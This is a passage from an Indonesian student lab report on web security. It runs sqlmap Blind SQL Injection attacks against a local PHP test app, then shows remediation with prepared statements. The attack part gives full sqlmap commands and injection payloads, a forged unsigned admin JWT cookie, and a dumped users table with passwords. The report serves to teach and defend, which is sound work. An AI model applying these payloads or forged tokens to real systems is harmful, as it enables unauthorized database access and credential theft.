[!] legal disclaimer: Usage of sqlMap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:01:13 /2024-12-02

[!] session cookie: PHPSESSID=cv0u96e79ln6p3lp2spgoqhvn5; personal-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmtZSI6InVzZXIxIiwicm9sZSI6ImFkbWluIn0.

Usage: sqlmap.py [options]
```

Gambar 2.3.3.4. Mengaktifkan SQLMap

4. Menjalankan *tools* SQLMap untuk mencari informasi terkait database yang digunakan oleh target

Untuk menjalankan serangan *Blind SQL Injection*, kami menggunakan url target, lebih tepatnya url saat pencarian dengan perintah *user\_id=6* dan *cookie* yang dimiliki oleh pengguna.

```
PS C:\sqlmapproject-sqlmap-7bf9e3e> python sqlmap.py -u "http://localhost/jwt/admin.php?search_id=6" --cookie="PHPSESSID=cv0u96e79ln6p3lp2spgoqhvn5; personal-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmtZSI6InVzZXIxIiwicm9sZSI6ImFkbWluIn0." --level=5 --risk=3 --current-db
[!] legal disclaimer: Usage of sqlMap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:01:13 /2024-12-02
```

Gambar 2.3.3.5. Menjalankan perintah untuk mencari *database* yang sedang digunakan oleh sistem target

Berikut adalah perintah yang digunakan dalam serangan:

```
python           sqlmap.py          -u
                "http://localhost/jwt/admin.php?search_id=6"
--cookie="PHPSESSID=cv0u96e79ln6p3lp2spgoqhvn5;
personal-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmtZSI6InVzZXIxIiwicm9sZSI6ImFkbWluIn0."      --level=5
--risk=3 --current-db
```

```
sqlmap identified the following injection point(s) with a total of 465 HTTP(s) requests:
---
Parameter: search_id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: search_id=6 AND 5169=5169

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: search_id=6 AND (SELECT 4677 FROM(SELECT COUNT(*),CONCAT(0x71786a6a71,(SELECT (ELT(4677=4677,1))),0x716b6b6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search_id=6 AND (SELECT 5378 FROM (SELECT(SLEEP(5)))TpPI)

[23:02:03] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[23:02:03] [INFO] fetching current database
[23:02:04] [INFO] retrieved: 'jwt'
current database: 'jwt'
[23:02:04] [INFO] fetched data logged to text files under 'C:\Users\Ranti\AppData\Local\sqlmap\output\localhost'
[*] ending @ 23:02:04 /2024-12-02/
```

Gambar 2.3.3.6. Hasil serangan kepada sistem target yang secara spesifik mencari informasi mengenai *database* target

Setelah melakukan serangan, ditemukan bahwa saat serangan dijalankan, sistem target sedang menggunakan *database* yang bernama “JWT”.

5. Mencari informasi terkait tabel yang ada di dalam database target

Tahapan selanjutnya adalah mencari informasi lebih mendalam mengenai tabel apa saja yang terdapat di dalam database. Untuk menemukan informasi tersebut, kami menjalankan perintah di bawah ini.

```
PS C:\sqlmapproject-sqlmap-7bf9e3e> python sqlmap.py -u "http://localhost/jwt/admin.php?search_id=6" --cookie="PHPSESSID=cv0u96e791n6p31p2spgoqhvn5; personal-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJlc2VybmtZS16InVzZXIxIiwicm9sZS16ImFlkbWluIn0." --level=5 --risk=3 -D jwt --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:09:39 /2024-12-02/
```

Gambar 2.3.3.7. Menjalankan perintah serangan untuk me-return nama-nama tabel yang terdapat di dalam *database* target

Berikut perintah yang digunakan dalam serangan:

```
python           sqlmap.py      -u
"http://localhost/jwt/admin.php?search_id=6"
--cookie="PHPSESSID=cv0u96e791n6p31p2spgoqhvn5;
personal-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJlc
```

```
2VybmFtZSI6InVzZXIxIiwicm9sZSI6ImFkbWluIn0."           --level=5
--risk=3 -D jwt --tables

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search_id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: search_id=6 AND 5169=5169

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: search_id=6 AND (SELECT 4677 FROM(SELECT COUNT(*),CONCAT(0x71,786a71,(SELECT (ELT(4677=4677,1))),0x
716b6b6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search_id=6 AND (SELECT 5378 FROM (SELECT(SLEEP(5)))TpPI)

[23:09:40] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[23:09:40] [INFO] fetching tables for database: 'jwt'
[23:09:40] [INFO] resumed: 'articles'
[23:09:40] [INFO] resumed: 'users'
Database: jwt
[2 tables]
+-----+
| articles |
| users   |
+-----+

[23:09:40] [INFO] fetched data logged to text files under 'C:\Users\Ranti\AppData\Local\sqlmap\output\localhost'
[*] ending @ 23:09:40 /2024-12-02
```

Gambar 2.3.3.8. Hasil serangan yang menampilkan nama-nama tabel dalam *database* target

6. Mencari informasi detail mengenai seluruh pengguna yang terdaftar pada *database* target

Tujuan dari serangan yang kami lakukan ini adalah untuk menemukan informasi sensitif terkait pengguna aplikasi web target. Oleh karena itu, kami memilih untuk memfokuskan serangan pada tabel yang kemungkinan memiliki informasi mengenai data pengguna, yaitu tabel *users*.

```
PS C:\sqlmapproject-sqlmap-7bf9e3e> python sqlmap.py -u "http://localhost/jwt/admin.php?search_id=6" --cookie="PHPSESSID=cv0u96e79ln6p3lp2spgoqhvn5; personal-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJlc2VybmFtZSI6InVzZXIx
Iiwicm9sZSI6ImFkbWluIn0." --level=5 --risk=3 -D jwt -T users --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:11:30 /2024-12-02/
```

Gambar 2.3.3.9. Menjalankan perintah untuk *me-return* nama-nama kolom pada tabel *users* beserta tipe datanya

Berikut perintah yang digunakan dalam serangan:

```
python                      sqlmap.py          -u
                            "http://localhost/jwt/admin.php?search_id=6"
--cookie="PHPSESSID=cv0u96e79ln6p3lp2spgoqhvn5;
```

```

personal-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJlc
2VybmtZSI6InVzZXIxIiwicm9sZSI6ImFkbWluIn0."           --level=5
--risk=3 -D jwt -T users --columns

sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: search_id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search_id=6 AND 5169=5169

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: search_id=6 AND (SELECT 4677 FROM(SELECT COUNT(*),CONCAT(0x71786a6a71,(SELECT (ELT(4677=4677,1))),0x
7166666a71,FLOOR(RAND(6)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search_id=6 AND (SELECT 5378 FROM (SELECT(SLEEP(5)))TpPI)
-----
[23:11:31] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[23:11:31] [INFO] fetching columns for table 'users' in database 'jwt'
[23:11:31] [INFO] retrieved: 'id'
[23:11:31] [INFO] retrieved: 'int(11)'
[23:11:31] [INFO] retrieved: 'username'
[23:11:31] [INFO] retrieved: 'varchar(50)'
[23:11:31] [INFO] retrieved: 'password'
[23:11:31] [INFO] retrieved: 'varchar(100)'
[23:11:31] [INFO] retrieved: 'role'
[23:11:31] [INFO] retrieved: 'varchar(20)'
Database: jwt
Table: users
[4 columns]
+-----+
| Column | Type   |
+-----+
| role   | varchar(20) |
| id    | int(11)  |
| password | varchar(100) |
| username | varchar(50) |
+-----+
[23:11:31] [INFO] fetched data logged to text files under 'C:\Users\Ranti\AppData\Local\sqlmap\output\localhost'
[*] ending @ 23:11:31 /2024-12-02

```

Gambar 2.3.3.10. Hasil serangan yang menampilkan informasi terkait nama kolom pada tabel *users* beserta dengan tipe datanya

Setelah mendapatkan informasi mengenai nama kolom pada tabel tersebut, serangan akan dilanjutkan untuk me-return keseluruhan isi dari tabel *users*.

```

PS C:\sqlmap-project-sqlmap-7bf9e3e> python sqlmap.py -u "http://localhost/jwt/admin.php?search_id=6" --cookie="PHPSESSID=cv0u96e79ln6p31p2spgoqhvn5; personal-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJlc2VybmtZSI6InVzZXIx
Iiwicm9sZSI6ImFkbWluIn0." --level=5 --risk=3 -D jwt -T users --dump
[1.8.11.2#dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:14:10 /2024-12-02/

```

Gambar 2.3.3.11. Menjalankan serangan untuk me-return tabel *users* secara keseluruhan

Berikut perintah yang digunakan dalam serangan:

```

python                      sqlmap.py          -u
"http://localhost/jwt/admin.php?search_id=6"
--cookie="PHPSESSID=cv0u96e79ln6p31p2spgoqhvn5;

```

```
personal-session=eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6InVzZXIxIiwicm9sZSI6ImFkbWluIn0 ." --level=5 --risk=3 -D jwt -T users --dump
```

Database: jwt			
Table: users			
[10 entries]			
id   role   password   username			
1   admin   formula123   admin			
2   user   aloha   hawaii			
3   user   rbr33   maxie			
4   user   23latea   joana			
5   user   jorge88   martin			
6   user   \$2y\$10\$9aTvIncGPQFytRc72N5eId0oRdnB1xs5vbJfGCKTN.y4W2t26Nkho6   oscar			
7   user   \$2y\$10\$9jqJC.27dLiCxS4ASbKLshHnuE8j1h5e5b9dTzgmonvK4TbK/qE3wm   ran			
8   user   \$2y\$10\$Gg2UyHWXu5Cw.1LSzhbeRecq7fMV1muG2kfR0YXGCMsmil8nihT2.   ranti			
9   user   \$2y\$10\$E2H3mp0h79DIelPczjJN8eOMDhxNNTzKOD1UwN9RzvIliw5Z3l8y   alex			
10   admin   \$2y\$10\$8r0/wfOXRzDJsQb59W2Umv.LJLAdByaho0S16qFF006/cTnz2hwg.C   user1			

```
[23:14:12] [INFO] table 'jwt.users' dumped to CSV file 'C:\Users\Ranti\AppData\Local\sqlmap\output\localhost\dump\jwt\users.csv'
[23:14:12] [INFO] fetched data logged to text files under 'C:\Users\Ranti\AppData\Local\sqlmap\output\localhost'
[*] ending @ 23:14:12 /2024-12-02/
```

Gambar 2.3.3.12. Hasil yang menampilkan detail dari tabel *users*

#### 2.3.4. Remediation

Untuk menyelesaikan masalah *vulnerability* yang muncul pada simulasi serangan *Blind SQL Injection*, kami melakukan beberapa perubahan pada target atau kode *backend* aplikasi web yang sudah diberikan *vulnerability*, yaitu `admin.php`. Berikut ini kode *backend* dari halaman `admin` yang sudah tidak lagi rentan terhadap serangan *Blind SQL Injection*:

```
<?php
session_start();
include('config.php');
include('jwt.php');

/* Periksa apakah JWT token ada dan valid */
if (!isset($_COOKIE['personal-session']) || !verify_jwt($_COOKIE['personal-session'])) {
    header('Location: login.php');
    exit;
}

/* Decode token JWT untuk mendapatkan data pengguna */
$user_data =
```

```
decode_payload($_COOKIE['personal-session']);

if (!$user_data || $user_data['role'] !== 'admin') {
    echo "You are not authorized to access this page.";
    exit;
}

/* Mengubah role user menggunakan prepared statement */
if ($_SERVER['REQUEST_METHOD'] == 'POST' &&
isset($_POST['user_id'])) {
    $user_id = $_POST['user_id'];

    // Menggunakan prepared statement untuk update role
    $stmt = $conn->prepare("UPDATE users SET role =
'admin' WHERE id = ?");
    $stmt->bind_param("i", $user_id); // "i" untuk tipe
integer
    $stmt->execute();
    $stmt->close();
    echo "Role granted to user!";
}

/* Fitur pencarian user berdasarkan ID menggunakan
prepared statement */
$search_message = null;
if (isset($_GET['search_id']) &&
!empty($_GET['search_id'])) {
    $search_id = $_GET['search_id'];

    // Prepared statement untuk pencarian user by id
    $stmt = $conn->prepare("SELECT id FROM users WHERE id
= ?");
    $stmt->bind_param("i", $search_id); // "i" untuk
tipe integer
    $stmt->execute();
    $stmt->store_result();

    if ($stmt->num_rows > 0) {
        $search_message = "User ID exists in database";
    }
}
```

```

} else {
    $search_message = "User ID doesn't exist in
database";
    $stmt->close();
}

// Ambil semua data user untuk ditampilkan di tabel
$result = $conn->query("SELECT * FROM users");
?>

```

Berikut ini beberapa perubahan yang dilakukan untuk meningkatkan keamanan aplikasi web terhadap serangan *Blind SQL Injection*:

a) Menerapkan *prepared statement* pada kode

Metode *prepared statements* sendiri digunakan untuk memisahkan logika SQL dari data yang dimasukkan oleh pengguna. Dengan menggunakan *prepared statement*, maka sistem dapat memastikan bahwa input pengguna diperlukan sebagai data, bukan bagian dari query SQL sistem. Berikut bagian kode yang menerapkan *prepared statement*.

```

// Kode awal
$sql = "UPDATE users SET role = 'admin' WHERE id =
$user_id"; // Rentan SQL Injection
$conn->query($sql);

// Kode aman
$stmt = $conn->prepare("UPDATE users SET role =
'admin' WHERE id = ?");
$stmt->bind_param("i", $user_id);
$stmt->execute();

```

b) Menghindari penggunaan concatenation secara langsung antara variabel dan *query*

Penggabungan variabel langsung ke dalam *query* SQL seperti di bawah ini dapat menjadi berbahaya karena menimbulkan

celah untuk penyerang dalam menyisipkan *query* SQL berbahaya ke dalam kolom input.

```
$search_sql = "SELECT id FROM users WHERE id =  
$search_id";  
$search_result = $conn->query($search_sql);
```

Untuk memisahkan variabel ini, kami memasukkan variabel ke dalam *query* melalui parameter terikat, sehingga kode menjadi lebih aman. Berikut kode setelah dilakukan perubahan:

```
$stmt = $conn->prepare("SELECT id FROM users WHERE  
id = ?");  
$stmt->bind_param("i", $search_id);
```

- c) Menggunakan *binding parameter* sesuai dengan tipe data
- Dengan menggunakan *binding parameter*, setiap parameter dapat ditentukan tipe datanya. Contohnya, *i* digunakan untuk *integer* dan *s* untuk *string*. Penggunaan *binding parameter* ini dapat memastikan bahwa tipe data yang masuk ke dalam input sesuai dengan yang diharapkan. Dan untuk mencegah adanya manipulasi *query* SQL, maka semua input dibatas dengan tipe data *integer*. Berikut salah satu contoh penerapannya dalam kode:

```
$stmt->bind_param("i", $user_id);
```

- d) Lakukan validasi input sebelum *query* dieksekusi
- Validasi input dibuat untuk memastikan bahwa data yang diterima sesuai dengan format yang diharapkan oleh sistem. Proses validasi ini dapat mencegah penyerang mengirimkan input yang tidak valid.
- e) Menggunakan fungsi `store_result()` dalam pengecekan data

Penggunaan fungsi `store_result()` dapat memudahkan penyimpanan hasil query pada sisi server, sehingga program dapat memeriksa jumlah baris tanpa harus memproses seluruh hasil data. Berikut ini perbedaan dari kode yang rentan terhadap serangan dengan kode yang aman:


```
/* Kode yang rentan */
if ($search_result && $search_result->num_rows > 0)

/* Kode yang aman */
$stmt->store_result();
if ($stmt->num_rows > 0)
```


### 2.3.5. Proof

Sebelum keamanan kode ditingkatkan, serangan *Blind SQL Injection* dapat dengan mudah menembus database dan penyerang dapat memanfaatkan kolom input untuk mengumpulkan informasi terkait *database* target secara tidak langsung, yaitu dengan menggunakan beberapa *query* ada perintah yang akan menghasilkan nilai *TRUE/FALSE*, sehingga penyerang dapat mengumpulkan hasil *query* dan menyimpulkan suatu informasi berdasarkan respon server.

Dapat dilihat pada gambar di bawah ini, sebelum keamanan ditingkatkan, penyerang dapat dengan mudah mengimplementasikan serangan *Blind SQL Injection*, baik dengan metode *Time-Based* maupun *Content-Based*.




Gambar 2.3.5.1. Proses penyisipan *query* untuk metode *Time-Based Blind SQL Injection*




Gambar 2.3.5.2. Hasil dari eksekusi *query* pada gambar 2.3.5.1

Pada gambar di atas, kami mendapatkan informasi bahwa kolom input masih dapat dimanfaatkan sebagai pintu masuk bagi penyerang untuk menyisipkan *query* yang bersifat berbahaya. Oleh karena itu, dilakukan perubahan pada kode untuk menghasilkan sistem yang lebih aman. Berikut bukti dari keamanan aplikasi web yang sudah diperbarui:



Gambar 2.3.5.3. Proses penyisipan *query* dengan metode *Time-Based Blind SQL Injection* pada kolom input yang sudah diperbarui



Gambar 2.3.5.4. Hasil dari eksekusi *query* pada gambar 2.3.5.3

Dari percobaan yang sudah dilakukan di atas, ditemukan bahwa baik dengan menggunakan parameter `1=1` maupun `1=2`, sistem sudah tidak lagi memungkinkan untuk menjalankan *delay*, karena adanya *binding parameter* yang memisahkan data input dengan tipe data yang dibutuhkan oleh sistem dengan *query* lainnya. Pada kasus di atas, dengan menggunakan `bind_param()`, input yang berupa angka 6 akan diterima sebagai input data murni. Sedangkan, input berupa *query* SQL seperti `SLEEP(10)` akan dianggap sebagai string atau angka, bukan bagian dari logika SQL karena adanya parameter yang diikat melalui `bind_param()`. Di mana kolom input hanya membatasi tipe data sebagai inputnya.

Berdasarkan hasil pengujian yang telah kami lakukan, terbukti bahwa sistem telah berhasil diperbarui untuk mencegah serangan *Time-Based Blind SQL Injection*. Implementasi binding parameter melalui fungsi seperti `bind_param()` memastikan bahwa setiap input diperlakukan sesuai dengan tipe data yang diharapkan, sehingga memisahkan logika SQL dari data yang dimasukkan oleh pengguna. Dengan demikian, upaya penyisipan *query* berbahaya yang sebelumnya mungkin dilakukan kini telah dieliminasi. Kolom input kini hanya menerima data sesuai dengan batasan tipe yang ditentukan, sehingga dapat memperkuat keamanan aplikasi web secara signifikan. Hasil ini menunjukkan bahwa sistem telah memenuhi standar keamanan yang lebih baik dan terlindung dari potensi eksploitasi serangan *Blind SQL Injection*.

## BAB III

### KESIMPULAN

Dalam proses penyusunan laporan ini, kami telah mempelajari lebih dalam mengenai keamanan aplikasi web, terutama dalam memahami hingga mengatasi potensi risiko keamanan yang terkait dengan kueri SQL dan JSON Web Token (JWT). Dalam tahap simulasi serangan *Insecure JWT*, kami menemukan fakta bahwa untuk menciptakan lingkungan yang aman, diperlukan pendekatan validasi dan autentikasi yang lebih baik. Dengan menggunakan *secret key* dalam pembuatan token JWT, memungkinkan server untuk memastikan bahwa token yang dibaca merupakan token yang sah dan tidak dimanipulasi oleh pihak lain. Selain itu, penggunaan algoritma HMAC-SHA256 sangat berperan penting dalam proses autentikasi token JWT, karena setiap token yang baik memiliki *signature* yang terenkripsi. Di mana enkripsi ini akan melindungi token dari pihak ketiga, sehingga ketika ada perubahan pada header dan payload pada token, perubahan ini dapat segera dideteksi oleh sistem. Selain itu, penggunaan atribut `exp` juga sangat efektif dalam mencegah timbulnya potensi penyalahgunaan token yang sudah kadaluarsa.

Dalam tahap simulasi serangan *Blind SQL Injection* sendiri, kami menemukan bahwa lapisan *database* suatu sistem yang seharusnya menyimpan informasi-informasi penting hingga sensitif dapat menjadi sangat rentan untuk diakses oleh pihak ketiga ketika ada kesalahan konfigurasi baik dalam kode maupun dalam pembuatan *database* itu sendiri. Database seringkali menyimpan data sensitif seperti kredensial pengguna, informasi pribadi, dan transaksi. Ketika query SQL tidak diamankan dengan baik, penyerang dapat memanfaatkan celah ini untuk mengakses, memodifikasi, atau bahkan menghapus data penting. Penggunaan kueri SQL dengan perlindungan yang kurang memadai dapat memungkinkan input berbahaya dieksekusi sebagai bagian dari perintah SQL. Dalam skenario Blind SQL Injection, penyerang dapat mengekstrak data dengan memanipulasi query dan memperhatikan respons sistem, meskipun pesan kesalahan tidak ditampilkan secara eksplisit.

Melalui sejumlah percobaan yang telah dilakukan, kami menemukan beberapa langkah keamanan yang dapat dengan mudah diterapkan dalam aplikasi web untuk melindungi keamanan *database*-nya. Mulai dari penggunaan *prepared statement* yang dapat memastikan input pengguna tidak dieksekusi sebagai bagian dari kueri atau logika SQL, adanya validasi input yang dapat memeriksa dan membatasi input pengguna agar sesuai dengan format atau tipe data yang diharapkan, hingga pembatasan hak akses ke *database* dan menerapkan metode enkripsi yang kuat untuk penyimpanan data, khususnya untuk data yang sensitif.

Dengan penerapan-langkah yang sudah kami pelajari, risiko dari serangan Blind SQL Injection dan Insecure JWT dapat diminimalkan dengan pengimplementasian langkah-langkah praktis yang dapat meningkatkan keamanan sistem. Upaya-upaya pencegahan ini merupakan bagian dari pendekatan holistik dalam mengamankan sistem dari berbagai ancaman siber yang mungkin saja terjadi. Dengan mengintegrasikan praktik terbaik dalam keamanan sistem, sistem akan menjadi lebih resisten terhadap eksploitasi. Dengan kombinasi mitigasi teknis dan kesadaran akan pentingnya keamanan dalam pengembangan, kami berharap mampu menciptakan fondasi yang kuat untuk sistem yang lebih aman, tangguh, dan berkelanjutan di masa depan.